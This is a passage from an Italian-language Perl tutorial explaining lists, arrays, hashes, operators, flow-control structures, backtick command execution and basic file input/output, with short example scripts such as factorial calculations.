assegna a '**$miavar**' solo la stringa '**"ciao"**'.

Una lista di valori può essere utilizzata con un indice, per fare riferimento solo a uno di tali valori. Naturalmente ciò è utile quando l'indice è rappresentato da una variabile. L'esempio seguente mostra la trasformazione di un indice ('**$ind**'), che abbia un valore numerico

compreso tra zero e nove, in un termine verbale.

```
$numverb = (
        "zero",
        "uno",
        "due",
        "tre",
        "quattro",
        "cinque",
        "sei",
        "sette",
        "otto",
        "nove",
)[$ind];
```

Gli elementi contenuti in una lista che non sono scalari, vengono interpolati, incorporando in quel punto tutti gli elementi che questi rappresentano. Gli eventuali elementi non scalari nulli, non rappresentano alcun elemento e vengono semplicemente ignorati. Per esempio, le due liste seguenti sono perfettamente identiche:

```
("uno", "due", (), ("tre", "quattro", "cinque"), "sei")
```

```
("uno", "due", "tre", "quattro", "cinque", "sei")
```

Naturalmente ciò ha maggiore significato quando non si tratta semplicemente di liste annidate, ma di array collocati all'interno di liste.

24.3.2 Array

L'array è una variabile contenente una lista di valori di qualunque tipo, purché scalari. Il nome di un array inizia con il simbolo '`@`' quando si fa riferimento a tutto l'insieme dei suoi elementi o anche

solo a parte di questi. Quando ci si riferisce a un solo elemento di questo si utilizza il dollaro.

In pratica, quando si fa riferimento a un solo elemento di un array si può immaginare che si tratti di un gruppo di elementi composto da un solo elemento, per cui si può utilizzare il prefisso '`@`' anche in questo caso.

Un array può essere dichiarato vuoto, con la sintassi seguente:

```
@array = ()
```

In alternativa gli si può assegnare una lista di elementi:

```
@array = (elemento, ...)
```

Il riferimento a un solo elemento di un array viene indicato con la notazione seguente (le parentesi quadre fanno parte della notazione):

```
$array[indice]
```

Il riferimento a un raggruppamento di elementi può essere indicato in vari modi:

```
@array[indice1, indice2, ...]
```

In tal caso ci si riferisce a un sottoinsieme composto dagli elementi indicati dagli indici contenuti all'interno delle parentesi quadre.

```
@array[indice_iniziale . . indice_finale]
```

In questo modo ci si riferisce a un sottoinsieme composto dagli elementi contenuti nell'intervallo espresso dagli indici iniziale e finale.

Nella gestione degli array sono importanti due variabili predefinite:

Variabile	Descrizione
`$[`	rappresenta l'indice del primo elemento di un array e si usa azzerata convenzionalmente, in modo che per identificare il primo elemento serva l'indice zero (meglio non modificare questa variabile);
`$#`***array***	rappresenta l'ultimo indice dell'array identificato dal nome posto dopo il simbolo '**`$#`**'.

Assegnare un array o parte di esso a una variabile scalare, significa in pratica assegnare un numero intero esprimente il numero di elementi in esso contenuti. L'esempio seguente assegna in pratica a '**`$mioscalare`**' il valore due.

```
@mioarray = ("uno", "due");
$mioscalare = @mioarray;
```

Inserire un array o parte di esso in una stringa delimitata con gli apici doppi, implica l'interpolazione degli elementi, separati con quanto contenuto nella variabile '**`$"`**' (il separatore di lista). La variabile predefinita '**`$"`**' contiene normalmente uno spazio singolo. L'esempio seguente assegna a '**`$mioscalare`**' la stringa '**`"uno due"`**':

```
@mioarray = ("uno", "due");
$mioscalare = "@mioarray";
```

Perl fornisce degli array predefiniti, di cui il più importante è '**@ARGV**' che contiene l'elenco degli argomenti ricevuti dalla riga di comando.

L'esempio seguente permette di verificare quanto descritto sugli array di Perl.

Listato 24.29. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/5TgVcUXc* , *http://ideone.com/qL3q6* .

```
#!/usr/bin/perl

# Dichiara l'array assegnandogli sia stringhe che numeri
@elenco = ("primo", "secondo", 3, 4, "quinto");

# Attraverso l'assegnamento seguente, $elementi riceve il
# numero di elementi contenuti nell'array.
$elementi = @elenco;

# Emette tutte le informazioni legate all'array.
print "L'array contiene $elementi elementi.\n";
print "L'indice iniziale è $[.\n";
print "L'ultimo elemento si raggiunge con l'indice ";
print "$#elenco.\n";

# Emette in ordine tutti gli elementi dell'array.
print "L'array contiene: $elenco[0] $elenco[1] $elenco[2] ";
print "$elenco[3] $elenco[4].\n";

# Idem
print "Anche in questo modo si legge il contenuto ";
print "dell'array: @elenco.\n";
```

Se il file si chiama '**11.pl**', si può verificare il suo funzionamento nel modo seguente:

```
$ chmod +x 11.pl[Invio]

$ 11.pl[Invio]

  L'array contiene 5 elementi.
  L'indice iniziale è 0.
  L'ultimo elemento si raggiunge con l'indice 4.
  L'array contiene: primo secondo 3 4 quinto.
  Anche in questo modo si legge il contenuto dell'array: ↩
 ↪primo secondo 3 4 quinto.
```

L'esempio seguente mostra il funzionamento dell'array predefinito '**@ARGV**':

```
#!/usr/bin/perl

print "Il programma $0 è stato avviato con gli argomenti\n";
print "seguenti:\n";
print "@ARGV\n";
print "Il primo argomento era $ARGV[0]\n";
print "e l'ultimo era $ARGV[$#ARGV].\n";
```

Se il file si chiama '**12.pl**', si può verificare il suo funzionamento nel modo seguente:

```
$ chmod +x 12.pl[Invio]

$ 12.pl carbonio idrogeno ossigeno[Invio]

  Il programma ./12.pl è stato avviato con gli argomenti
  seguenti:
  carbonio idrogeno ossigeno
  Il primo argomento era carbonio
  e l'ultimo era ossigeno.
```

24.4 Array associativi o hash

«

L'array associativo, o hash, è un tipo speciale di array che normalmente non si trova negli altri linguaggi di programmazione. Gli elementi sono inseriti a coppie, dove il primo elemento della coppia è la chiave di accesso per il secondo.

Il nome di un hash inizia con il segno di percentuale ('`%`'), mentre il riferimento a un elemento scalare di questo si fa utilizzando il dollaro, mentre l'indicazione di un sottoinsieme avviene con il simbolo '`@`', come per gli array.

La dichiarazione, ovvero l'assegnamento di un array associativo, si esegue in uno dei due modi seguenti:

```
%array_associativo = (chiave, elemento, ...)
```

```
%array_associativo = (chiave => elemento, ...)
```

La seconda notazione esprime meglio la dipendenza tra la chiave e l'elemento che con essa viene raggiunto. L'elemento che funge da chiave viene trattato sempre come stringa, mentre gli elementi abbinati alle chiavi possono essere di qualunque tipo scalare. In particolare, nel caso si utilizzi l'abbinamento tra chiave e valore attraverso il simbolo '`=>`', ciò che sta alla sinistra di questo viene interpretato come stringa in ogni caso, permettendo di eliminare la normale delimitazione attraverso apici.

Un elemento singolo di un hash viene indicato con la notazione seguente, dove le parentesi graffe fanno parte dell'istruzione.

```
$array_associativo{chiave}
```

La chiave può essere una costante stringa o un'espressione che restituisce una stringa. La costante stringa può anche essere indicata senza apici.

Un sottoinsieme di un hash è un'entità equivalente a un array e viene indicato con la notazione seguente:

```
@array_associativo{chiave1, chiave2, ...}
```

Perl fornisce alcuni array associativi predefiniti. Il più importante è '**%ENV**' che contiene le variabili di ambiente, cui si accede indicando il nome della variabile come chiave.

L'esempio seguente mostra un semplice array associativo e il modo di accedere ai suoi elementi in base alla chiave:

Listato 24.33. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/j6SWnMby* , *http://ideone.com/jH8I9* .

```
#!/usr/bin/perl

# Dichiarazione dell'array: attenzione a non fare confusione!
#             ------------    ---------------    ---------
%deposito = ("primo", "alfa", "secondo", "bravo", "terzo", 3);


# Emette il contenuto dei vari elementi.
print "$deposito{primo}\n";
print "$deposito{secondo}\n";
print "$deposito{terzo}\n";
```

Se il file si chiama '**21.pl**', si può verificare il suo funzionamento nel modo seguente:

```
$ chmod +x 21.pl [Invio]

$ 21.pl [Invio]

  alfa
  bravo
  3
```

L'esempio seguente è identico al precedente, ma l'hash viene dichiarato in modo più facile da interpretare visivamente.

Listato 24.35. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/V0L3pAhu* , *http://ideone.com/xHqM2* .

```
#!/usr/bin/perl

# Dichiarazione dell'array.
%deposito = (
        "primo", "alfa",
        "secondo", "bravo",
        "terzo", 3,
);

# Emette il contenuto dei vari elementi.
print "$deposito{primo}\n";
print "$deposito{secondo}\n";
print "$deposito{terzo}\n";
```

L'esempio seguente è identico al precedente, ma l'hash viene dichiarato in modo ancora più leggibile.

Listato 24.36. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/4m0QjyCW* , *http://ideone.com/jnRPE* .

```
#!/usr/bin/perl

# Dichiarazione dell'array.
%deposito = (
        primo   => "alfa",
        secondo => "bravo",
        terzo   => 3,
);

# Emette il contenuto dei vari elementi.
print "$deposito{primo}\n";
print "$deposito{secondo}\n";
print "$deposito{terzo}\n";
```

L'esempio seguente mostra l'uso dell'array '**%ENV**' per la lettura delle variabili di ambiente:

Listato 24.37. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/8CfLW2hc* , *http://ideone.com/RkSG8* .

```
#!/usr/bin/perl

print "PATH: $ENV{PATH}\n";
print "TERM: $ENV{TERM}\n";
```

Se il file si chiama '**24.pl**', si può verificare il suo funzionamento nel modo seguente:

```
$ chmod +x 24.pl [Invio]

$ 24.pl [Invio]
```

```
PATH: /usr/local/bin:/bin:/usr/bin:/usr/bin/X11
TERM: linux
```

24.5 Operatori ed espressioni

«

Il sistema di operatori e delle relative espressioni che possono essere create con Perl è piuttosto complesso. La parte più consistente di questa gestione riguarda il trattamento delle stringhe, che qui viene descritto particolarmente in un altro capitolo. Alcuni tipi di espressioni e i relativi operatori non vengono mostrati, data la loro complessità per chi non conosca già il linguaggio C. In particolare viene saltata la gestione dei dati a livello di singoli bit.

Il senso e il risultato di un'espressione dipende dal contesto. La valutazione di un'espressione dipende dalle precedenze che esistono tra i vari tipi di operatori. Si parla di precedenza superiore quando qualcosa viene valutato prima di qualcos'altro, mentre la precedenza è inferiore quando qualcosa viene valutato dopo qualcos'altro.

24.5.1 Operatori che intervengono su valori numerici, stringhe e liste

«

Gli operatori che intervengono su valori numerici sono elencati nella tabella 24.39.

Tabella 24.39. Elenco degli operatori utilizzabili in presenza di valori numerici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
++*op*	Incrementa di un'unità l'operando prima che venga restituito il suo valore.

Operatore e operandi	Descrizione
op++	Incrementa di un'unità l'operando dopo averne restituito il suo valore.
--*op*	Decrementa di un'unità l'operando prima che venga restituito il suo valore.
op--	Decrementa di un'unità l'operando dopo averne restituito il suo valore.
+*op*	Non ha alcun effetto.
-*op*	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 % *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
op1 ** *op2*	Eleva il primo operando alla potenza del secondo.
var = *valore*	Assegna alla variabile il valore alla destra.
op1 += *op2*	*op1* = *op1* + *op2*
op1 -= *op2*	*op1* = *op1* - *op2*
op1 *= *op2*	*op1* = *op1* * *op2*
op1 /= *op2*	*op1* = *op1* / *op2*

Operatore e operandi	Descrizione
op1 `%=` ***op2***	***op1*** `=` ***op1*** `%` ***op2***
op1 `**=` ***op2***	***op1*** `=` ***op1*** `**` ***op2***
op1 `==` ***op2***	*Vero* se gli operandi si equivalgono.
op1 `!=` ***op2***	*Vero* se gli operandi sono differenti.
op1 `<` ***op2***	*Vero* se il primo operando è minore del secondo.
op1 `>` ***op2***	*Vero* se il primo operando è maggiore del secondo.
op1 `<=` ***op2***	*Vero* se il primo operando è minore o uguale al secondo.
op1 `>=` ***op2***	*Vero* se il primo operando è maggiore o uguale al secondo.

La gestione da parte di Perl delle stringhe è molto sofisticata e questa si attua principalmente attraverso gli operatori di delimitazione. In questa sezione si vuole solo accennare agli operatori che hanno effetto sulle stringhe, sorvolando su raffinatezze che si possono ottenere in casi particolari. La tabella 24.40 elenca tali operatori.

Tabella 24.40. Elenco degli operatori utilizzabili in presenza di valori alfanumerici, o stringa. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
str1 `.` ***str2***	Concatena le due stringhe.
str `x` ***num***	Restituisce la stringa ripetuta consecutivamente ***num*** volte.
str `=~` ***modello***	Collega il modello alla stringa. Il risultato dipende dal contesto.
str `!~` ***modello***	Come '**=~**', ma restituisce un valore inverso.
var `=` ***valore***	Assegna alla variabile il valore alla destra.
op1 `x=` ***op2***	***op1*** `=` ***op1*** `x` ***op2***
op1 `.=` ***op2***	***op1*** `=` ***op1*** `.` ***op2***
str1 `eq` ***str2***	*Vero* se le due stringhe sono uguali.
str1 `ne` ***str2***	*Vero* se le due stringhe sono differenti.
str1 `lt` ***str2***	*Vero* se la prima stringa è lessicograficamente inferiore alla seconda.
str1 `gt` ***str2***	*Vero* se la prima stringa è lessicograficamente superiore alla seconda.
str1 `le` ***str2***	*Vero* se la prima stringa è lessicograficamente inferiore o uguale alla seconda.
str1 `ge` ***str2***	*Vero* se la prima stringa è lessicograficamente superiore o uguale alla seconda.

Gli operatori che intervengono sulle liste sono elencati nella tabella

24.41.

Tabella 24.41. Elenco degli operatori utilizzabili in presenza di liste. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
lista `x` ***num***	Restituisce la lista composta ripetendo quella indicata per ***num*** volte.
array `=` ***lista***	Crea l'array assegnandogli la lista indicata alla destra.
elem1 `,` ***elem2***	La virgola è l'operatore di separazione degli elementi di una lista.
elem1 `=>` ***elem2***	Sinonimo della virgola.
elem1 `..` ***elem2***	Rappresenta una lista di valori da ***elem1*** a ***elem2***.

24.5.2 Operatori logici

È il caso di ricordare che con Perl tutti i tipi di dati possono essere valutati in modo logico: lo zero numerico o letterale, la stringa nulla e un valore indefinito corrispondono a *Falso*, in tutti gli altri casi si considera equivalente a *Vero*. Gli operatori logici sono elencati nella tabella 24.42.

Tabella 24.42. Elenco degli operatori logici. Le metavariabili indicate rappresentano gli operandi e la loro posizione.

Operatore e operandi	Descrizione
`!` ***op***	Inverte il risultato logico dell'operando.

Operatore e operandi	Descrizione
op1 `&&` ***op2***	Se il risultato del primo operando è *Falso* non valuta il secondo.
op1 `||` ***op2***	Se il risultato del primo operando è *Vero* non valuta il secondo.
op1 `and` ***op2***	Come '**`&&`**', ma con un livello di precedenza molto basso.
op1 `or` ***op2***	Come '**`||`**', ma con un livello di precedenza molto basso.

Il risultato di un'espressione logica complessa è quello dell'ultima espressione elementare a essere valutata. Questo particolare è importante, anche se si tratta di un comportamento comune di diversi linguaggi, perché viene usato spesso per condizionare l'esecuzione di istruzioni, senza usare le strutture tradizionali, come *if-else*, o simili.

Questo tipo di approccio da parte del programmatore è sconsigliabile in generale, dato che serve a complicare la lettura e l'interpretazione umana del sorgente; tuttavia è importante conoscere esempi di questo tipo, perché sono sempre molti i programmi fatti alla svelta senza pensare alla leggibilità.

L'esempio seguente dovrebbe dare l'idea di come si può utilizzare l'operatore logico '**`||`**' (OR). Il risultato logico finale non viene preso in considerazione, quello che conta è solo il risultato della condizione '**`$valore > 90`**', che se non si avvera fa sì che venga eseguita l'istruzione '**`print`**' posta come secondo operando.

```
#!/usr/bin/perl
…
$valore = 100;
…
$valore > 90 || print "Il valore è insufficiente\n";
…
```

In pratica, se il valore contenuto nella variabile '**$valore**' supera 90, non si ottiene l'emissione del messaggio attraverso lo standard output. In questi casi, si usano preferibilmente gli operatori '**and**' e '**or**', che si distinguono perché hanno una precedenza molto bassa, adattandosi meglio alla circostanza.

```
$valore > 90 or print "Il valore è insufficiente\n";
```

Come si vede dalla variante dell'esempio proposta, l'espressione diventa quasi simpatica, perché sembra una frase inglese più comprensibile. La cosa può diventare ancora più «divertente» se si utilizza la funzione interna ***die()***, che serve a visualizzare un messaggio attraverso lo standard error e a concludere il funzionamento del programma Perl.

```
$valore > 90 or die "Il valore è insufficiente\n";
```

A parte la simpatia o il divertimento nello scrivere codice del genere, è bene ricordare che poi si tratta di qualcosa che un altro programmatore può trovare difficile da interpretare.

24.5.3 Operatori particolari

Tra gli operatori che non sono stati indicati nelle categorie descritte precedentemente, il più interessante è il seguente:

```
condizione ? espressione1 : espressione2
```

Se la condizione restituisce il valore *Vero*, allora l'operatore restituisce il valore della prima espressione, altrimenti quello della seconda.

24.5.4 Raggruppamenti di espressioni

Le espressioni, di qualunque genere siano, possono essere raggruppate in modo che la loro valutazione avvenga in un ordine differente da quanto previsto dalle precedenze legate agli operatori utilizzati. Per questo si usano le parentesi tonde, come avviene di solito anche negli altri linguaggi.

Le parentesi tonde sono anche i delimitatori delle liste, per cui è anche possibile immaginare che esistano delle liste contenenti delle espressioni. Se si valuta una lista di espressioni, si ottiene il risultato della valutazione dell'ultima di queste.

24.6 Strutture di controllo del flusso

Perl gestisce praticamente tutte le strutture di controllo di flusso degli altri linguaggi di programmazione, compreso *go-to* che comunque è sempre meglio non utilizzare e qui non viene presentato volutamente.

Quando una struttura particolare controlla un gruppo di istruzioni, queste vengono delimitate necessariamente attraverso le parentesi

graffe, come avviene in C, ma a differenza di quel linguaggio non è possibile farne a meno quando ci si limita a indicare una sola istruzione.

Le strutture di controllo del flusso basano normalmente questo controllo sulla verifica di una condizione espressa all'interno di parentesi tonde.

Nei modelli sintattici indicati, le parentesi graffe fanno parte delle istruzioni, essendo i delimitatori dei blocchi di istruzioni di Perl.

24.6.1 Strutture condizionali: «if» e «unless»

```
if (condizione) { istruzione; ...}
```

```
if (condizione) { istruzione; ...} else { istruzione; ...}
```

```
if (cond) { istr; ...} elsif (cond) { istr; ...}... else { istr; ...}
```

Se la condizione si verifica viene eseguito il gruppo di istruzioni seguente, racchiuso tra parentesi graffe, quindi il controllo passa alle istruzioni successive alla struttura. Se viene utilizzato '**elsif**', nel caso non si verifichino altre condizioni precedenti, viene verificata la condizione successiva; se questa si avvera, viene eseguito il gruppo di istruzioni che ne segue. Al termine il controllo riprende dopo la struttura. Se viene utilizzato '**else**', quando non si verifica alcuna condizione di quelle poste, viene eseguito il gruppo di istruzioni finale. Vengono mostrati alcuni esempi:

```
if ($importo > 10000000) { print "L'offerta è vantaggiosa"; }
```

```
if ($importo > 10000000)
  {
    $memorizza = $importo;
    print "L'offerta è vantaggiosa.\n";
  }
else
  {
    print "Lascia perdere.\n";
  }
```

```
if ($importo > 10000000)
  {
    $memorizza = $importo;
    print "L'offerta è vantaggiosa.\n";
  }
elsif ($importo > 5000000)
  {
    $memorizza = $importo;
    print "L'offerta è accettabile.\n";
  }
else
  {
    print "Lascia perdere.\n";
  }
```

La parola '**`unless`**' può essere utilizzata come '**`if`**', con la differenza che la condizione viene valutata in modo opposto, cioè viene eseguito il gruppo di istruzioni che segue '**`unless`**' solo se **non** si verifica la condizione.

24.6.2 Iterazioni con condizione di uscita iniziale: «while» e «until»

«

```
while (condizione) { istruzione; ...}
```

```
while (condizione) { istruzione; ...} continue { istruzione; ...; }
```

La struttura '**while**' esegue un gruppo di istruzioni finché la condizione restituisce il valore *Vero*. La condizione viene valutata prima di eseguire il gruppo di istruzioni e poi ogni volta che termina un ciclo, prima dell'esecuzione del successivo.

Il blocco di istruzioni che segue '**continue**' viene eseguito semplicemente di seguito al gruppo normale. Ci sono situazioni in cui viene saltato. Segue l'esempio del calcolo del fattoriale.

Listato 24.49. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/PoCiw0e5* , *http://ideone.com/zqCNt* .

```
#!/usr/bin/perl

# Il numero di partenza viene fornito come argomento nella
# riga di comando.
$numero = $ARGV[0];
$cont = $numero -1;
while ($cont > 0)
  {
    $numero = $numero * $cont;
    $cont = $cont -1;
  }
print "Il fattoriale è $numero.\n";
```

La stessa cosa si potrebbe semplificare nel modo seguente.

Listato 24.50. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/6HKWQBEt* , *http://ideone.com/BiDjj* .

```
#!/usr/bin/perl
#
# Il numero di partenza viene fornito come argomento nella
# riga di comando.
#
$numero = $ARGV[0];
$cont = $numero -1;
while ($cont)
  {
    $numero *= $cont;
    $cont--;
  }
print "Il fattoriale è $numero.\n";
```

All'interno delle istruzioni di un ciclo '**while**' possono apparire alcune istruzioni particolari:

`next`	interrompe l'esecuzione del gruppo di istruzioni e riprende dalla valutazione della condizione (se esiste il gruppo '**continue**', '**next**' rinvia all'esecuzione di questo e quindi alla valutazione della condizione);
`last`	esce definitivamente dal ciclo '**while**' senza curarsi del gruppo di istruzioni '**continue**';
`redo`	ripete il ciclo, senza valutare e verificare nuovamente l'espressione della condizione e senza curarsi del gruppo di istruzioni '**continue**'.

L'esempio seguente è una variante del calcolo del fattoriale in modo da vedere il funzionamento di '**last**'. Si osservi che '**while (1){...}**' equivale a un ciclo senza fine perché la condizione (cioè il valore 1) è sempre vera.

Listato 24.52. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/N2aY4IBz* , *http://ideone.com/VW3Pq* .

```
#!/usr/bin/perl
#
# Il numero di partenza viene fornito come argomento
# nella riga di comando.
#
$numero = $ARGV[0];
$cont = $numero -1;
# Il ciclo seguente è senza fine.
while (1)
  {
    $numero *= $cont;
    $cont--;
    if (!$cont)
      {
        last;
      }
  }
print "Il fattoriale è $numero.\n";
```

La parola '**`until`**' può essere utilizzata al posto di '**`while`**', con la differenza che la condizione viene valutata in modo opposto, cioè viene eseguito il gruppo di istruzioni che segue '**`until`**' solo se **non** si verifica la condizione. In pratica, al verificarsi della condizione, il ciclo termina.

24.6.3 Iterazioni con condizione di uscita finale: «do-while» e «do-until»

«

```
do { istruzione ; ...} while (condizione)
```

La struttura '**do**...**while**' esegue un gruppo di istruzioni almeno una volta, quindi ne ripete l'esecuzione finché la condizione restituisce il valore *Vero*. Segue il solito esempio del calcolo del fattoriale:

Listato 24.53. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/4ANM1LUe* , *http://ideone.com/qHxi3* .

```
#!/usr/bin/perl
#
# Il numero di partenza viene fornito come argomento
# nella riga di comando.
#
$cont       = $ARGV[0];
$fattoriale = 1;
do
  {
    $fattoriale *= $cont;
    $cont--;
  }
while ($cont);
print "Il fattoriale è $fattoriale.\n";
```

L'uso della parola '**until**', al posto di '**while**', fa sì che la verifica della condizione avvenga nel senso che non si avveri, in pratica inverte il senso della condizione che controlla l'uscita dal ciclo.

24.6.4 Iterazione enumerativa: «for»

«

```
for (espressione1; espressione2; espressione3) { istruzione;...}
```

Questa è la forma tipica di un'istruzione '**for**', in cui la prima espressione corrisponde all'assegnamento iniziale di una variabile, la seconda a una condizione che deve verificarsi fino a che si vuole

che sia eseguito il gruppo di istruzioni e la terza all'incremento o decremento della variabile inizializzata con la prima espressione. In pratica, potrebbe esprimersi nella sintassi seguente:

```
for ($var = n ; condizione; $var++) { istruzione; ...}
```

In realtà la forma del ciclo '**for**' potrebbe essere diversa, ma in tal caso si preferisce utilizzare il nome '**foreach**' che è comunque un sinonimo.

In breve: la prima espressione viene eseguita una volta sola all'inizio del ciclo; la seconda viene valutata all'inizio di ogni ciclo e il gruppo di istruzioni viene eseguito solo se il risultato è *Vero*. L'ultima espressione viene eseguita alla fine dell'esecuzione del gruppo di istruzioni, prima che si ricominci con l'analisi della condizione.

Segue il solito esempio del calcolo del fattoriale:

Listato 24.54. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/ribOo6ds* , *http://ideone.com/uczTi* .

```
#!/usr/bin/perl
#
# Il numero di partenza viene fornito come argomento
# nella riga di comando.
#
$input = $ARGV[0];
$numero = $input;
for ($cont = 1; $cont < $input; $cont++)
  {
    $numero *= $cont;
  }
print "Il fattoriale è $numero.\n";
```

24.6.5 Iterazione con scansione di valori: «foreach»

«

```
foreach var_scalare lista { istruzione ; ...}
```

La parola '**foreach**' è un sinonimo di '**for**', per cui si tratta della stessa cosa, solo che si preferisce utilizzare due termini differenti per una struttura che può articolarsi in due modi alternativi.

La variabile scalare iniziale, viene posta di volta in volta ai valori contenuti nella lista, eseguendo ogni volta il gruppo di istruzioni. Il ciclo finisce quando non ci sono più elementi nella lista.

Segue il solito esempio del calcolo del fattoriale:

Listato 24.55. Per provare il codice attraverso un servizio *pastebin*: *http://codepad.org/JhWPVfOH* , *http://ideone.com/jpYpL* .

```
#!/usr/bin/perl
#
# Il numero di partenza viene fornito come argomento
# nella riga di comando.
#
$input = $ARGV[0];
$numero = $input;
foreach $cont (1 .. ($input -1))
  {
    $numero *= $cont;
  }
print "Il fattoriale è $numero.\n";
```

24.6.6 Istruzioni condizionate

«

Una brutta tradizione di Perl consente la scrittura di istruzioni condizionate secondo le sintassi seguenti:

```
espressione1 if espressione2
```

```
espressione1 unless espressione2
```

```
espressione1 while espressione2
```

```
espressione1 until espressione2
```

Si tratta di forme abbreviate e sconsigliabili (secondo il parere di chi scrive) delle sintassi seguenti.

```
if (espressione2) { espressione1 }
```

```
unless (espressione2) { espressione1 }
```

```
while (espressione2) { espressione1 }
```

```
until (espressione2) { espressione1 }
```

Come si vede, lo sforzo necessario a scrivere le istruzioni nel modo normale, è minimo. Evidentemente, l'idea che sta alla base della possibilità di usare sintassi così strane delle strutture '**`if`**', '**`while`**' e simili, è quella di permettere la scrittura di codice che assomigli alla lingua inglese.

24.7 Funzioni interne

Perl fornisce una serie di funzioni già pronte. In realtà, più che di funzioni vere e proprie, si tratta di operatori unari che intervengono sull'argomento posto alla loro destra. Questa precisazione è importante perché serve a comprendere meglio il meccanismo con cui Perl interpreta le chiamate di tali funzioni od operatori.

Finora si è visto il funzionamento di una funzione molto semplice, '**`print`**'. Questa emette il risultato dell'operando che si trova alla sua destra, ma solo del primo. Se ciò che appare alla destra di '**`print`**' è un'espressione, la valutazione dell'insieme '**`print`** ***espressione***', dipende dalle precedenze tra gli operandi. Infatti:

- ```
  print 1+2+4;
  ```
  restituisce sette;
- ```
  print (1+2)+4;
  ```
  restituisce tre;
- ```
  print (1+2+4);
  ```
  restituisce sette.
  ```

Utilizzando le funzioni di Perl nello stesso modo in cui si fa negli altri linguaggi, racchiudendo l'argomento tra parentesi, si evitano ambiguità; soprattutto, in questo modo, sembrano essere veramente funzioni anche se si tratta di operatori.

L'argomento di queste funzioni di Perl (ovvero l'operando) può essere uno scalare o una lista. In questo caso quindi, così come lo scalare non ha la necessità di essere racchiuso tra parentesi, anche la lista non lo ha. Resta in ogni caso il fatto che ciò sia almeno consigliabile per migliorare la leggibilità del programma. La sezione 24.17 elenca e descrive alcune di queste funzioni.

24.8 Input e output dei dati

«

L'I/O può avvenire sia attraverso l'uso dei flussi standard di dati (standard input, standard output e standard error), sia utilizzando file differenti. I flussi di dati standard sono trattati come file normali, con la differenza che generalmente non devono essere aperti o chiusi.

Assieme alla gestione dei file si affianca la possibilità di eseguire comandi del sistema operativo, in parte descritta nella sezione dedicata agli operatori di delimitazione di stringhe.

24.8.1 Esecuzione di comandi di sistema

«

Una stringa racchiusa tra apici inversi, oppure indicata attraverso l'operatore di stringa '**qx**', viene interpolata e il risultato viene fatto eseguire dal sistema operativo.

L'output del comando è il risultato della valutazione della stringa e il valore restituito dal comando può essere letto dalla variabile predefinita '**$?**'. È importante ricordare che generalmente i comandi del

sistema operativo restituiscono un valore pari a zero quando l'operazione ha avuto successo. Dal punto di vista di Perl, quando '**$?**' contiene il valore *Falso* significa che il comando ha avuto successo.

L'esempio seguente dovrebbe rendere l'idea:

```
#!/usr/bin/perl
#
# $elenco riceve l'elenco di file in forma di un'unica
# stringa.
#
$elenco = `ls *.pl`;

if ($? == 0)
  {
    #
    # L'operazione ha avuto successo e viene visualizzato
    # l'elenco.
    #
    print "$elenco\n";
  }
else
  {
    #
    # L'operazione è fallita.
    #
    print "Non ci sono programmi Perl\n";
  }
```

24.8.2 Gestione dei file

Perl, come molti altri linguaggi, gestisce i file aperti come flussi di file, o *file handle*. I flussi di file vengono indicati attraverso un nome che per convenzione è espresso quasi sempre attraverso lettere maiuscole.

Perl mette a disposizione tre flussi di file predefiniti: '**STDIN**', '**STDOUT**' e '**STDERR**'. Questi corrispondono rispettivamente ai flussi di standard input, standard output e standard error. Altri file possono essere utilizzati aprendoli attraverso la funzione ***open()***, con cui si abbina un flusso al file reale.

Perl è predisposto per gestire agevolmente i file di testo, cioè quelli organizzati convenzionalmente in righe terminanti con il codice di interruzione di riga. Si valuta un flusso di file come se si trattasse di una variabile, racchiudendone il nome tra parentesi angolari, ottenendo la lettura e la restituzione di una riga, ogni volta che avviene tale valutazione.

```
#!/usr/bin/perl

while (defined ($riga = <STDIN>))
 {
    print $riga;
 }
```

L'esempio appena mostrato emette attraverso lo standard output ciò che riceve dallo standard input. Quindi, la lettura del flusso di file attraverso la semplice valutazione dell'espressione, restituisce una riga fino al codice di interruzione di riga incluso. In questo modo, nell'esempio non è necessario aggiungere il codice '**\n**' nell'argomento della funzione '**print**'.

Se un flusso di file è l'unica cosa che appare nella condizione di un ciclo '**while**' o '**for**', la sua valutazione genera la lettura della riga e il suo inserimento all'interno della variabile predefinita '**$_**'. Questo fatto può essere usato convenientemente considerando che quando si raggiunge la fine, la valutazione del flusso di file genera un valore indefinito, pari a *Falso* in una condizione. I due esempi

seguenti sono identici al quello mostrato poco sopra.

```
#!/usr/bin/perl

while (<STDIN>)
  {
    print $_;
  }
```

```
#!/usr/bin/perl

for ( ; <STDIN>; )
  {
    print $_;
  }
```

Un flusso di file può essere valutato in un contesto lista. In tal caso restituisce tutto il file in una lista in cui ogni elemento è una riga. Naturalmente ciò viene fatto a spese della memoria di elaborazione.

Listato 24.60. Per provare il codice attraverso un servizio *pastebin*: *http://ideone.com/apQjT* .

```
#!/usr/bin/perl

@mio_file = <STDIN>;
print @mio_file;
```

L'esempio appena mostrato si comporta come gli altri visti finora: restituisce lo standard input attraverso lo standard output. Si osservi che la funzione '**print**' ha l'argomento senza virgolette perché altrimenti inserirebbe uno spazio indesiderato tra un elemento e l'altro.

24.8.3 File globbing

Perl, se non riconosce ciò che trova all'interno di parentesi angolari come un flusso di file, tratta questo come un modello per indicare nomi di file, che viene valutato ottenendo l'elenco dei nomi corrispondenti. In pratica, la valutazione di '**<*.pl>**' restituisce l'elenco dei nomi dei file che terminano con l'estensione '.pl' nella directory corrente. Generalmente è preferibile eseguire un tipo di valutazione del genere in un contesto lista, come nell'esempio seguente:

```
#!/usr/bin/perl

@mioelenco = <*.pl>;
print "@mioelenco\n";
```

